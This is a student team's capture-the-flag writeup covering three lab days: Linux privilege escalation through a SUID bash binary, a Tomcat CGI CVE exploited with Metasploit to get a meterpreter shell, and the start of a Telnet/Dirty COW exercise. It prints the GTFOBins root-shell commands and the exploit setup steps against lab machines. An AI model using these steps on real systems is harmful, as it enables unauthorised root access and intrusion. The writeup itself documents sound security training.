PSP0201

Week 4

Writeup

Group Name: Potatoes & Tomatoes

Members

ID	Name	Role
1211101125	Sayid Abdur-Rahman Al-Aidarus Bin Syed Abu Bakar Mashor Al-Idrus	Leader
1211101237	Mohammad Zulhilman Bin Mohd Hisham	Member
1211103699	Choo Qing Lam	Member
1211101234	Muhammad Zahin Adri	Member

Day 11:

Tools used: Kali Linux (VirtualBox), Firefox, Python, SSH, Linux Enumeration Script

Solution/walkthrough:

Question 1


The answer is vertical privilege escalation because executing administrator level commands requires higher privileges.

Question 2

The answer is sudoers. This file contains the list of users who can use the sudo command.


Question 3

Log in to the vulnerable machine using SSH.




Question 4

Run a HTTP server serving in the directory of your linux enumeration script.



Download the linux enumeration script to the target machine




Run the script

```
### SYSTEM ########################################
[-] Kernel information:
Linux tbfc-priv-1 4.15.0-126-generic #129-Ubuntu SMP Mon Nov 23 18:53:38 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 4.15.0-126-generic (buildd@lcy01-amd64-024) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #129-Ubu
ntu SMP Mon Nov 23 18:53:38 UTC 2020


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.3 LTS"
NAME="Ubuntu"
VERSION="18.04.3 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.3 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic


[-] Hostname:
tbfc-priv-1


### USER/GROUP ##########################################
[-] Current user/group info:
uid=1000(cmnatic) gid=1000(cmnatic) groups=1000(cmnatic),24(cdrom),30(dip),46(plugdev)


[-] Users that have previously logged onto the system:
Username         Port     From             Latest
cmnatic          pts/0    10.18.19.56      Mon Jun 27 07:38:44 +0000 2022


[-] Who else is logged on:
 08:21:37 up 51 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
cmnatic  pts/0    10.18.19.56      07:38    9.00s  0.01s  0.00s bash LinEnum.sh


[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
```

One of the most interesting piece of information we can make use of is the SUID files

```
[-] SUID files:
-rwsr-xr-x 1 root root 26696 Sep 16  2020 /bin/umount
-rwsr-xr-x 1 root root 43088 Sep 16  2020 /bin/mount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 40152 Jan 27  2020 /snap/core/10444/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/10444/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/10444/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/10444/bin/su
-rwsr-xr-x 1 root root 27608 Jan 27  2020 /snap/core/10444/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25  2019 /snap/core/10444/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/10444/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/10444/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/10444/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/10444/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 31  2020 /snap/core/10444/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Jun 11  2020 /snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 May 26  2020 /snap/core/10444/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 110792 Nov 19  2020 /snap/core/10444/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jul 23  2020 /snap/core/10444/usr/sbin/pppd
-rwsr-xr-x 1 root root 40152 May 15  2019 /snap/core/7270/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/7270/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/7270/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/7270/bin/su
-rwsr-xr-x 1 root root 27608 May 15  2019 /snap/core/7270/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25  2019 /snap/core/7270/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/7270/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/7270/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/7270/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/7270/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jun 10  2019 /snap/core/7270/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Jun 10  2019 /snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /snap/core/7270/usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 102600 Jun 21  2019 /snap/core/7270/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jun 12  2018 /snap/core/7270/usr/sbin/pppd
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 149080 Jan 31  2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 113528 Jul 10  2020 /usr/lib/snapd/snap-confine
```

In this section, we find the bash command which could potentially be abused to escalate privileges.



Referring to GTFOBins, we can use the bash SUID to escalate our privileges.

Binary	Functions
bash	Shell | Reverse shell | File upload | File download | File write | File read | Library load | SUID | Sudo

SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```


Question 5

We ran the command we found earlier to launch a bash shell with root access.



We now have gained unrestricted access to the entire file system now.

We are now able to read `flag.txt` in the `/root` directory.



Thought Process/Methodology:

After logging into the target machine using SSH, we realised that there is restricted access in reading some of the file directories using the cmnatic account. So we used a linux enumeration script to scan the target machine and noticed that there is a bash SUID that we could potentially abuse. Referring to GTFOBins, we find the command that allows us to launch a bash shell with root access. We were then able to read the `/root` directory and obtain the flag inside `flag.txt`.

Day 12:

Tools used: *Kali Linux (VirtualBox), Firefox, nmap, metasploit*


Solution/walkthrough:

Question 1

Use nmap -Pn “Machine_IP” to scan the web server

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.10.160.187
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 08:18 EDT
Nmap scan report for 10.10.160.187
Host is up (0.19s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 17.67 seconds
```

Open port 8080 and get the version of the web server




Question 2

Search for it on any CVE knowledge bases. I used Exploit-DB.


Question 3

Open up metasploit in a terminal with msfconsole

Then search for the CVE you found from question 2 with the “search” command.



Then specify which CVE you want to use with the use command




Set up the payload by referring to the output of the `options` command and filling up the payload by inputting


`set [variable name] [value]`

e.g `set RHOST 10.10.160.187`

Make sure to set up
`RHOST` (target IP)
`LHOST` (your IP)
`TARGETURI` (the directory of the CGI script that was given /____/_____.bat)



Then run the exploit with the `run` command



Use `shell` to open an interactive shell

```
meterpreter > shell
Process 3720 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Use `dir` to check if flag1.txt is in the current directory and use `type flag1.txt` to read the text file

```
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

30/06/2022  14:00    <DIR>          .
30/06/2022  14:00    <DIR>          ..
30/06/2022  14:00            73,802 AzDNm.exe
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
               3 File(s)         74,654 bytes
               2 Dir(s)   9,267,965,952 bytes free

c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Thought Process/Methodology:

Using the info gained from past days on nmap, newly gained knowledge about CVE and Metasploit, we began with using nmap to find the port that the web server is running on. Opening the web server url gave the web server version which we then used to find the CVE to use on Metasploit. Then set up the payload of the exploit to gain access to the server's file system and obtain the flag.

Day 13:

Tools used: *Kali Linux, Firefox, nmap, Telnet, dirty COW script*


Solution/walkthrough:

Question 1

deploy the machine

Question 2

Run a nmap scan on the target machine




Question 3


The answer is Telnet. Telnet is a deprecated protocol to remotely log in to another computer which offers no security.

Question 4

Connect to the target machine using telnet




Since the login credentials were provided to us, we can use it to login to the target machine




Question 5

Using some of the commands provided, we can get information about the version of the operating system that is running.



